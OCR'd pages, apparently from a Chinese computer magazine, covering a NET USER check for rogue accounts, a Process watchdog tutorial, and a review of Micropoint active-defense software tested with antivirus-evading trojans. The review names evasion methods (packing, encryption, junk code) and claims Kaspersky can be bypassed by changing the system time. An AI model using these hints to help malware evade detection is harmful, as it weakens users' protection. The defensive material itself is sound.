



图7


第14步：在CMD下输入**NET USER**查看有没有可疑的用户，如图7。如果出现了自己不曾设立的用户，可以马上使用**NET USER ABCD /DEL**把它删除，这里的ABCD就是用户名，在《黑客入门》一书的基本知识中曾经详细的提到过，这里就是很好的应用。也可以下载一些检查克隆用户的工具以及其它一切能帮助到你的工具，有些黑客建立的用户使用一般方法是看不见的，大家就要注意了。

在我们的电脑中毒后，只要按照以上的这14步，养成一个良好的习惯，就可以将我们所受的损失减少到最低了，也很好的保障了我们电脑的安全。

保护杀毒软件的使者——


牟晓东





在与杀毒软件的对抗过程中，有一类病毒木马是通过修改特征码等手段实现的"免杀"型，还有一类则是先检测各种杀毒软件的进程然后再干掉杀毒软件。对于前者，可以通过在升级的病毒库中加入对应的新特征码来重新查杀，而对于后者，则可以请个"看门狗"来为杀毒软件站岗，一旦发现杀毒软件的进程被非法关闭，马上再"叫醒"杀毒软件重新运行一次，这就是"Process watchdog"。

将文件解压缩后双击运行其中的"WatchDOG"（绿色对号图标），然后在弹出的"SETUP"窗口的"Language"所默认选择的"English"处单击，选择"Simplified Chinese"（图1），将界面语言设置为"简体中文"。



接下来在这个"设置"窗口中进行一番必要的设置："检测间隔"和"运行延迟"可以根据自己电脑的配置来具体设定，检测数值越小代表检测的频率越高，也就是越耗费系统的资源，当然安全系数也就越高。在下面的"更多选项"中，选择"随系统启动WatchDOG"和"启动至托盘"（图2），然后单击右下角的"保存"按钮。

这时又会弹出一个"狗"窗口（图3），先单击一下"刷新进程列表"按钮，然后在其上的"进程列表（双击完成选择）："中查找到自己电脑所安装的杀毒软件的进程。我使用的是江民的KV2008，其对应的进程名是"kvsrvxp.exe"，双击后它就会出现在右侧的"监视"项中了。在下方的"如进程中未发现文件则运行文件"处需要将本机杀毒软件的运行主程序路径设置一下，只需单击后面的"浏览"按钮，然后定位一下详细路径就行了，比如"C:\Program Files\JiangMin\AntiVirus\kvsrvxp.exe"。值得一提的是，这个窗口中"狗"的腰带是个按钮，单击后可以重新弹出"设置"窗口，与最下方的"设置"按钮的作用完全一样。都设置完成后单击最右下方的"开始"按钮，"看门狗"就开始为你的杀毒软件站岗值班了。如果以后遇到了能够杀掉杀毒软件的木马和病毒，在它们干掉杀毒软件进程后，几秒后杀毒软件就会马上"活"过来了。

（本文所涉及到的Process watchdog已收录到光盘中）

让微点主动防御来保护我们的电脑

天涯衰草

前段时间有两则不同的新闻吸引了我，分别是"反病毒专家刘旭能否苦尽甘来？"以及"杀毒软件前景堪忧　对新病毒查杀率仅为20%"。这两则新闻看上去好像风马牛不相及，但实际上却有着千丝万缕的联系。因为在互连网病毒日益频繁的今天，传统的杀毒软件已经很难应付，纵观目前国内外的杀毒软件市场，主动防御已经成为了防范未知病毒的主流方法，而软件商也纷纷推出了包括主动防御功能的产品。微点主动防御软件作为国内最早提出并加以应用的软件，今天我就通过实际的操作来向大家介绍这款优秀的主动防御产品。




图1

一、软件安装设置

微点主动防御软件目前还没有正式销售，不过我们可以从它的官方网站下载到最新的版本，下载下来的微点安装包只有25M，双击安装包后根据向导提示就可以进行安装了。在安装过程中程序会要求用户对其进行初始化设置，包括病毒的处理方式、病毒样本的发送、实时监控策略等，一般情况下使用默认设置就可以（图1）。另外还需要填写基本的注册信息，这样就可以享受到免费升级和90天的试用期限。设置完成后重新启动系统，微点主动防御软件也就正式开始"服役"了。

二、主动防御测试

既然微点主打的是"主动防御"这张牌，而主动防御最大的特点就是防范未知病毒的入侵，因此我特意选择了两款免杀的木马进行测试。首先测试的这款木马程序，其服务端运行后会在系统目录释放出多个文件，并且修改系统的注册表以使其

随机启动。当我运行服务端程序后，程序立即弹出了一个提示窗口声称：“发现未知木马，是否删除？”（图2）。

从图中我们可以看到，微点将木马程序释放文件的相关信息都分别列出了，默认选项也是设置为的“删除”。当我按照提示进行操作后，木马服务端文件以及释放出的文件都被彻底的清除了。接着我又使用最近流行的“小瓢虫”病毒进行了测试，该病毒是一款典型的Autorun类病毒，不但感染系统也会感染大量的移动设备，并且还会覆盖感染系统中的可执行文件。经过测试，发现微点不但成功的阻止了病毒的运行并且成功的将其清除了。对于微点提示的某些文件，如果用户可以肯定这个程序属于正常的，就可以选择“不删除”和“本次询问永久有效”。




图2

这种操作相当于把这个程序加入到了微点的可信任程序列表中，下次再运行该程序时就不会出现拦截报警情况了。当然用户也可以手动添加可信任程序列表，点击“安全防护与策略”中的“程序行为实时监控策略”选项，然后在弹出的“可信程序设置”进行设置就可以了（图3）。




图3

如果不想让程序每次都弹出提示窗口的话，可以将软件默认的“询问后处理”改为“自动处理”，这样程序在发现危险后将自动在系统后台进行处理，这样就避免了用户在玩游戏时，突然弹出一个窗口而影响操作，这也是一个很人性化的设置。

虽然我使用了加壳、加密、加花等多种方式来进行免杀，但是经过测试，发现这些方法对微点都毫无作用，由此可以看出微点并不是依靠传统的特征码来进行查杀，而是依据程序行为分析判断技术来判定病毒的，因此目前主流的免杀方法对于微点来说毫无效果，这样就对用户的系统起到了重要的保护作用。

说到主动防御功能我们就不得不提卡巴斯基，可是我发现微点的主动防御远远强过卡巴斯基，另外卡巴斯基由于通过调整系统时间可以被轻易的绕过，使得卡巴斯基的主动防御失效，不过这种情况不会出现在微点中。由于主动防御软件通常都是通过行为规则进行判读，因此倘若恶意程序在配置的时候故意绕过这项规则，那么微点还是起不到相应的提示防范，如果软件能够让用户自己设置行为规则的话我想那就更好了。

三、ARP 攻击防范

双击桌面状态栏中的软件图标或直接点击桌面上的软件图标都可以立即启动微点主动防御软件，从软件界面中我们可以看到，微点还包括了网络防火墙功能。点击“安全防护与策略”中的“传统防火墙设置”选项，微点已经为用户提供了多个不同的规则包，用户可以根据自己的情况选择相应的规则包进行使用（图4）。

